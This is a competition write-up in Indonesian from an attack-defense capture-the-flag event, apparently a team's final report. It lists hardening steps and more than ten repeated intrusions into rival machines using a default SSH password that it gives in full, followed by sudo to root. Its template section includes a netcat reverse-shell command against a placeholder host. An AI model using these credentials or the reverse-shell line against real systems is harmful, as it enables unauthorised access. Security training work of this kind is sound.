

## TEMPLATE LAPORAN FINAL CND PENS-KMIPN 2023

### HARDENING

NO	ITEM	PENJELASAN
1	Jenis Celah Keamanan/Kesalahan Konfigurasi	Celah Keamanan: Penggunaan password lemah pada akun "latsiber" dan tidak menggunakan metode autentikasi kunci SSH untuk remote login.
	Lokasi Potensi Celah Keamanan/Kesalahan Konfigurasi	Potensi Celah Keamanan terdapat pada akun "latsiber" yang memiliki password "34Xc#T270FWXj7Bifs". Selain itu, remote login menggunakan password berisiko menghadirkan serangan brute force.
	Deskripsikan impact atau akibat yang dapat ditimbulkan karena potensi celah keamanan/kesalahan konfigurasi yang terjadi	Dengan adanya password yang lemah dan akses remote menggunakan password, serangan brute force menjadi mungkin. Penyerang dapat mencoba berbagai kombinasi password untuk mendapatkan akses ke server, yang berpotensi menyebabkan kompromi server dan akses yang tidak sah.
	Mitigasi/Solusi yang telah dilakukan. Jelaskan secara rinci step by step (jangan dalam bentuk narasi)	<ol style="list-style-type: none"> <li>1. Mengganti password akun "latsiber" dengan password yang lebih kuat.</li> <li>2. Mengaktifkan autentikasi kunci SSH dan menonaktifkan login dengan password.</li> </ol> <p>Dengan menghasilkan kunci SSH menggunakan perintah ssh-keygen, dan menyalin kunci publik ke file ~/.ssh/authorized_keys pada server dengan perintah ssh-copy-id.</p> <p>Menjalankan pemutakhiran secara teratur untuk mengamankan sistem dengan menggunakan perintah sudo apt update &amp;&amp; sudo apt upgrade.</p>
2	Jenis Celah Keamanan/Kesalahan Konfigurasi	Password Authentication Enabled

	Lokasi Potensi Celah Keamanan/Kesalahan Konfigurasi	<ul style="list-style-type: none"> <li>Lokasi: <code>/etc/ssh/sshd_config</code></li> </ul>
	Deskripsikan impact atau akibat yang dapat ditimbulkan karena potensi celah keamanan/kesalahan konfigurasi yang terjadi	<p>3. Konfigurasi: <code>PasswordAuthentication yes</code></p> <ul style="list-style-type: none"> <li>Potensi celah keamanan ini dapat meningkatkan risiko serangan brute force dan penyalahgunaan akun SSH, terutama jika password yang digunakan lemah atau mudah ditebak.</li> <li>Serangan brute force dapat menyebabkan kinerja server terpengaruh, dan akibatnya, potensi pembatasan atau kegagalan layanan.</li> </ul>
	Mitigasi/Solusi yang telah dilakukan. Jelaskan secara rinci step by step (jangan dalam bentuk narasi)	<p>1. Generate SSH Key Pair:</p> <p>Jalankan perintah berikut pada mesin lokal:</p> <pre>ssh-keygen</pre> <p>Ikuti panduan untuk menentukan lokasi penyimpanan kunci dan passphrase opsional untuk melindungi kunci pribadi.</p> <p>2. Copy Public Key to Server:</p> <p>Setelah kunci SSH dihasilkan, salin kunci publik ke server menggunakan ssh-copy-id:</p> <pre>ssh-copy-id latsiber@68.183.181.87</pre> <p>3. Test SSH Key Authentication:</p> <p>Tes autentikasi kunci SSH dengan menghubungkan ke server:</p> <p>4.</p> <p>Update SSH Server Configuration:</p> <p>Edit berkas konfigurasi SSH server (<code>sshd_config</code>) pada server:</p> <pre>sudo nano /etc/ssh/sshd_config</pre>

		<p>Temukan baris yang berisi PasswordAuthentication yes dan ubah menjadi: PasswordAuthentication no</p> <p>Restart SSH Service:</p> <p>Restart layanan SSH agar perubahan berlaku:</p> <p>sudo service ssh restart</p> <p>Disable Password Authentication (Opsional):</p> <p>Setelah meyakinkan autentikasi kunci SSH berfungsi, Anda dapat memilih untuk menghapus baris PasswordAuthentication yes dari berkas sshd_config untuk mencegah penggunaan kata sandi.</p>
3	Jenis Celah Keamanan/Kesalahan Konfigurasi	Menaruh kode.txt di tempat yang terlalu terbuka
	Lokasi Potensi Celah Keamanan/Kesalahan Konfigurasi	/root/
	Deskripsikan impact atau akibat yang dapat ditimbulkan karena potensi celah keamanan/kesalahan konfigurasi yang terjadi	User yang sudah mendapat root akses bisa langsung secara jelas melihat lokasi kode.txt
	Mitigasi/Solusi yang telah dilakukan. Jelaskan secara rinci step by step (jangan dalam bentuk narasi)	<p>Flag yang terdapat didalam direktori root agar tidak dapat ditemukan oleh peserta lain, yaitu dengan memindahkannya ke direktori lain.</p> <ol style="list-style-type: none"> <li>1. Buatlah direktori baru bernama yooiii.</li> <li>2. Didalam direktori yooiii buat direktori X12asah#.</li> <li>3. Didalam direktori X12asah# buat direktori gue, anak, kemayoran, nih, hehehe, jangan, dibuka.</li> <li>4. Pindahkan file kode.txt kedalam direktori dengan masukan perintah mv kode.txt /yooiii/X12asah#/hehehe.</li> </ol> <p>Kita tidak melanggar aturan dimana kode.txt dihapus, karena penyerang tetap bisa menemukan kode.txt menggunakan command seperti find.</p>



## OFFENSIVE

NO	ITEM	PENJELASAN
1	IP Address Mesin Target	206.189.91.221 (Renaissance)
	Jenis Celah Keamanan/Kesalahan Konfigurasi	Tidak mengubah credensial username dan password
	Lokasi Potensi Celah Keamanan/Konfigurasi	/etc/shadow
	Jelaskan secara rinci step by step langkah-langkah dalam mengeksploitasi celah keamanan yang ada	<ol style="list-style-type: none"> <li>1. Akses IP target dengan username default melalui ssh</li> <li>2. ssh <a href="mailto:latsiber@206.189.91.221">latsiber@206.189.91.221</a></li> <li>3. masukan password default yaitu 34Xc#T27OFWXj7Bifs</li> <li>4. Setelah masuk gunakan command untuk mendapatkan flag level user curl http://143.198.214.35/flag.php</li> <li>5. Masuk ke super user menggunakan sudo -i</li> <li>6. Cat kode.txt</li> <li>7. Tim ini telah mengubah isi kode.txt yang merupakan pelanggaran dari aturan. Kita tetap berhasil mendapatkan root level access. (Terlampir di screenshot)</li> </ol>

Lampirkan Screenshot atau bukti lain bahwa celah keamanan ini valid.

```

KMIPN azzuri@csc: ~
File Actions Edit View Help
* Management: https://landscape.canonical.com
* Support: https://ubuntu.com/advantage

System information as of Wed 02 Aug 2023 05:03:05 AM UTC

System load: 0.1          Processes: 138
Usage of /: 53.7% of 11.21GB Users logged in: 1
Memory usage: 29%        IPv4 address for ens3: 206.189.91.221
Swap usage: 0%


* Super-optimized for small spaces - read how we shrank the memory
  footprint of MicroK8s to make it the smallest full K8s around.

https://ubuntu.com/blog/microk8s-memory-optimisation

211 updates can be applied immediately.
164 of these updates are standard security updates.
To see these additional updates run: apt list --upgradable

Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check you
r Internet connection or proxy settings

Last login: Wed Aug  2 05:00:37 2023 from 114.4.223.168
latsiber@kmipn-attack-defense:~$ sudo -i
[sudo] password for latsiber:
root@kmipn-attack-defense:~# cat kode.txt
"untuk mendapatkan flag kita harus kerja keras"
root@kmipn-attack-defense:~# client_loop: send disconnect: Broken pipe
  
```

2	IP Address Mesin Target	178.128.107.119 (Ramses)	
	Jenis Celah Keamanan/Kesalahan Konfigurasi	Tidak mengubah credensial username dan password	
	Lokasi Potensi Celah Keamanan/Konfigurasi	/etc/shadow	
	Jelaskan secara rinci step by step langkah-langkah dalam mengeksploitasi celah keamanan yang ada	<ol style="list-style-type: none"> <li>1. Akses IP target dengan username default melalui ssh</li> <li>2. ssh <a href="#">latsiber@178.128.107.119</a></li> <li>3. masukan password default yaitu 34Xc#T27OFWXj7Bifs</li> <li>4. Setelah masuk gunakan command untuk mendapatkan flag level user curl http:// 68.183.179.125/flag.php</li> <li>5. Masuk ke super user menggunakan sudo -i</li> <li>6. Cat kode.txt</li> <li>7. Kita temukan kode dari level root</li> </ol>	
	Lampirkan Screenshot atau bukti lain bahwa celah keamanan ini valid.		
3	IP Address Mesin Target	68.183.179.125 (KAWAH)	
	Jenis Celah Keamanan/Kesalahan Konfigurasi	Tidak mengubah credensial username dan password	
	Lokasi Potensi Celah Keamanan/Konfigurasi	/etc/shadow	
	Jelaskan secara rinci step by step langkah-langkah dalam mengeksploitasi celah keamanan yang ada	<ol style="list-style-type: none"> <li>8. Akses IP target dengan username default melalui ssh</li> <li>9. ssh <a href="#">latsiber@68.183.179.125</a></li> <li>10. masukan password default yaitu 34Xc#T27OFWXj7Bifs</li> <li>11. Setelah masuk gunakan command untuk mendapatkan flag level user curl http:// 68.183.179.125/flag.php</li> <li>12. Masuk ke super user menggunakan sudo -i</li> </ol>	

		13. Cat kode.txt Kita temukan kode dari level root
	Lampirkan Screenshot atau bukti lain bahwa celah keamanan ini valid.	<pre> *** System restart required *** Last login: Wed Aug  2 05:07:58 2023 from 103.24.58.33 latsiber@kmipn-attack-defense:~\$ sudo -i [sudo] password for latsiber: root@kmipn-attack-defense:~# </pre>
4	IP Address Mesin Target	68.183.179.125 (KAWAH)
	Jenis Celah Keamanan/Kesalahan Konfigurasi	Tidak mengubah credensial username dan password
	Lokasi Potensi Celah Keamanan/Konfigurasi	/etc/shadow
	Jelaskan secara rinci step by step langkah-langkah dalam mengeksploitasi celah keamanan yang ada	14. Akses IP target dengan username default melalui ssh 15. ssh <a href="mailto:latsiber@68.183.179.125">latsiber@68.183.179.125</a> 16. masukan password default yaitu 34Xc#T27OFWXj7Bifs 17. Setelah masuk gunakan command untuk mendapatkan flag level user curl http:// 68.183.179.125/flag.php 18. Masuk ke super user menggunakan sudo -i 19. Cat kode.txt Kita temukan kode dari level root
	Lampirkan Screenshot atau bukti lain bahwa celah keamanan ini valid.	20. <pre> *** System restart required *** Last login: Wed Aug  2 05:07:58 2023 from 103.24.58.33 latsiber@kmipn-attack-defense:~\$ sudo -i [sudo] password for latsiber: root@kmipn-attack-defense:~# </pre>
5	IP Address Mesin Target	159.223.79.132 (pengen juara)
	Jenis Celah Keamanan/Kesalahan Konfigurasi	Tidak mengubah credensial username dan password
	Lokasi Potensi Celah Keamanan/Konfigurasi	/etc/shadow



	Jelaskan secara rinci step by step langkah-langkah dalam mengeksploitasi celah keamanan yang ada	<ol style="list-style-type: none"> <li>1. Akses IP target dengan username default melalui ssh</li> <li>2. masukan password default yaitu 34Xc#T27OFWXj7Bifs</li> <li>3. Setelah masuk gunakan command untuk mendapatkan flag level user</li> <li>4. Masuk ke super user menggunakan sudo -i</li> <li>5. Cat kode.txt</li> <li>6. Kita temukan kode dari level root</li> </ol>
6	IP Address Mesin Target	178.128.102.252 (getective)
	Jenis Celah Keamanan/Kesalahan Konfigurasi	Tidak mengubah credensial username dan password
	Lokasi Potensi Celah Keamanan/Konfigurasi	/etc/shadow
	Jelaskan secara rinci step by step langkah-langkah dalam mengeksploitasi celah keamanan yang ada	<ol style="list-style-type: none"> <li>7. Akses IP target dengan username default melalui ssh</li> <li>8. masukan password default yaitu 34Xc#T27OFWXj7Bifs</li> <li>9. Setelah masuk gunakan command untuk mendapatkan flag level user</li> <li>10. Masuk ke super user menggunakan sudo -i</li> <li>11. Cat kode.txt</li> <li>Kita temukan kode dari level root</li> </ol>
7	IP Address Mesin Target	206.189.86.108 (Raz-Cyberitech)
	Jenis Celah Keamanan/Kesalahan Konfigurasi	Tidak mengubah credensial username dan password
	Lokasi Potensi Celah Keamanan/Konfigurasi	/etc/shadow
	Jelaskan secara rinci step by step langkah-langkah dalam mengeksploitasi celah keamanan yang ada	<p>Akses IP target dengan username default melalui ssh            masukan password default yaitu 34Xc#T27OFWXj7Bifs            Setelah masuk gunakan command untuk mendapatkan flag level user            Masuk ke super user menggunakan sudo -i            Cat kode.txt            Kita temukan kode dari level root</p>
8	IP Address Mesin Target	174.138.21.181 (wall breaker)
	Jenis Celah Keamanan/Kesalahan Konfigurasi	Tidak mengubah credensial username dan password

	Lokasi Potensi Celah Keamanan/Konfigurasi	/etc/shadow
	Jelaskan secara rinci step by step langkah-langkah dalam mengeksploitasi celah keamanan yang ada	Akses IP target dengan username default melalui ssh masukan password default yaitu 34Xc#T27OFWXj7Bifs Setelah masuk gunakan command untuk mendapatkan flag level user Masuk ke super user menggunakan sudo -i Cat kode.txt Kita temukan kode dari level root
9	IP Address Mesin Target	174.138.29.120 (FAQ Team)
	Jenis Celah Keamanan/Kesalahan Konfigurasi	Tidak mengubah credensial username dan password
	Lokasi Potensi Celah Keamanan/Konfigurasi	/etc/shadow
	Jelaskan secara rinci step by step langkah-langkah dalam mengeksploitasi celah keamanan yang ada	Akses IP target dengan username default melalui ssh masukan password default yaitu 34Xc#T27OFWXj7Bifs Setelah masuk gunakan command untuk mendapatkan flag level user Masuk ke super user menggunakan sudo -i Cat kode.txt Masukkan curl http:// Kita temukan kode dari level root
10	IP Address Mesin Target	68.183.185.62 (Nandi-vsEverybody)
	Jenis Celah Keamanan/Kesalahan Konfigurasi	Tidak mengubah credensial username dan password
	Lokasi Potensi Celah Keamanan/Konfigurasi	/etc/shadow
	Jelaskan secara rinci step by step langkah-langkah dalam mengeksploitasi celah keamanan yang ada	Akses IP target dengan username default melalui ssh masukan password default yaitu 34Xc#T27OFWXj7Bifs Setelah masuk gunakan command untuk mendapatkan flag level user Masuk ke super user menggunakan sudo -i Cat kode.txt Kita temukan kode dari level root
10	IP Address Mesin Target	178.128.105.76 (Kebelet jalan)

	Jenis Celah Keamanan/Kesalahan Konfigurasi	Tidak mengubah credensial username dan password
	Lokasi Potensi Celah Keamanan/Konfigurasi	/etc/shadow
	Jelaskan secara rinci step by step langkah-langkah dalam mengeksploitasi celah keamanan yang ada	Akses IP target dengan username default melalui ssh masukan password default yaitu 34Xc#T27OFWXj7Bifs Setelah masuk gunakan command untuk mendapatkan flag level user Masuk ke super user menggunakan sudo -i Cat kode.txt Kita temukan kode dari level root
11	IP Address Mesin Target	167.172.80.139 (Kata mama)
	Jenis Celah Keamanan/Kesalahan Konfigurasi	Tidak mengubah credensial username dan password
	Lokasi Potensi Celah Keamanan/Konfigurasi	/etc/shadow
	Jelaskan secara rinci step by step langkah-langkah dalam mengeksploitasi celah keamanan yang ada	Akses IP target dengan username default melalui ssh masukan password default yaitu 34Xc#T27OFWXj7Bifs Setelah masuk gunakan command untuk mendapatkan flag level user Masuk ke super user menggunakan sudo -i Cat kode.txt Kita temukan kode dari level root
12	IP Address Mesin Target	167.172.80.139 (Kata mama)
	Jenis Celah Keamanan/Kesalahan Konfigurasi	Tidak mengubah credensial username dan password
	Lokasi Potensi Celah Keamanan/Konfigurasi	/etc/shadow
	Jelaskan secara rinci step by step langkah-langkah dalam mengeksploitasi celah keamanan yang ada	Akses IP target dengan username default melalui ssh masukan password default yaitu 34Xc#T27OFWXj7Bifs Setelah masuk gunakan command untuk mendapatkan flag level user Masuk ke super user menggunakan sudo -i Cat kode.txt Kita temukan kode dari level root

Contoh template HARDENING adalah sebagai berikut:

NO	ITEM	PENJELASAN
1	Jenis Celah Keamanan/Kesalahan Konfigurasi	RCE (Remote Code Execution)
	Lokasi Potensi Celah Keamanan/Kesalahan Konfigurasi	/var/www/html/class.php
	Deskripsikan impact atau akibat yang dapat ditimbulkan karena potensi celah keamanan/kesalahan konfigurasi yang terjadi	Di dalam file /var/www/html/class.php memiliki fungsi passthru() yang parameternya diambil di metode GET dan tidak memiliki filtering, sehingga attacker dapat memasukkan perintah lainnya yang akan dieksekusi pada sisi server
	Mitigasi/Solusi yang telah dilakukan. Jelaskan secara rinci step by step (jangan dalam bentuk narasi)	<p>Membatasi agar fungsi passthru() dalam file /var/www/html/class.php (pada baris 4) hanya bisa menjalankan satu perintah tertentu (hard coded dalam baris baris pemrograman) seperti di bawah ini:</p> <pre>&lt;?php \$cmd = \$_GET['cmd']; \$cmd = 'ls'; echo passthru(\$cmd);</pre> <p>Cara lain yang bisa dilakukan adalah menonaktifkan fungsi passthru() melalui konfigurasi php.ini seperti di bawah ini:</p> <pre>Disable_functions = passthru</pre>



**Contoh Lain template HARDENING:**

NO	ITEM	PENJELASAN
1	Jenis Celah Keamanan/Kesalahan Konfigurasi	SSH
	Lokasi Potensi Celah Keamanan/Kesalahan Konfigurasi	/root/.ssh/authorized_keys, /root/KEYS/root.pem
	Deskripsikan impact atau akibat yang dapat ditimbulkan karena potensi celah keamanan/kesalahan konfigurasi yang terjadi	Berkas root.pem dapat digunakan oleh attacker untuk melakukan SSH ke server tanpa harus menggunakan password. Hal ini dapat dibuktikan bahwa public key sudah terpasang pada berkas /root/.ssh/authorized_keys
	Mitigasi/Solusi yang telah dilakukan. Jelaskan secara rinci step by step (jangan dalam bentuk narasi)	Mitigasi yang telah dilakukan antara lain: <ul style="list-style-type: none"> <li>• Menghapus berkas /root/KEYS/root.pem</li> <li>• Menghapus berkas /root/.ssh/authorized_keys</li> <li>• Membuat ulang SSH Key dengan menggunakan perintah ssh-key</li> </ul>

Contoh template OFFENSIVE adalah sebagai berikut:

NO	ITEM	PENJELASAN
1	IP Address Mesin Target	192.168.1.1
	Jenis Celah Keamanan/Kesalahan Konfigurasi	Remote Code Execution
	Lokasi Potensi Celah Keamanan/Konfigurasi	/var/www/html/class.php
	Jelaskan secara rinci step by step langkah-langkah dalam mengeksploitasi celah keamanan yang ada	<ol style="list-style-type: none"> <li>1. Akses <a href="http://x.x.x.x/class.php?cmd=id">http://x.x.x.x/class.php?cmd=id</a></li> <li>2. Lakukan back connect <code>http://x.x.x.x/class.php?cmd=nc y.y.y.y 1337 -e /bin/bash</code></li> <li>3. Lakukan Kernel Eksploitasi menggunakan CVE-xxxxx-xxxx</li> <li>4. Lakukan perintah "id" untuk mengecek akses yang telah diperoleh</li> </ol>
	Lampirkan Screenshot atau bukti lain bahwa celah keamanan ini valid ada pada mesin target.	SERTAKAN DI SINI SCREENSHOT/GAMBAR HASIL EKSPLOITASI CELAH KEAMANAN atau screenshot yang menunjukkan IP Address mesin target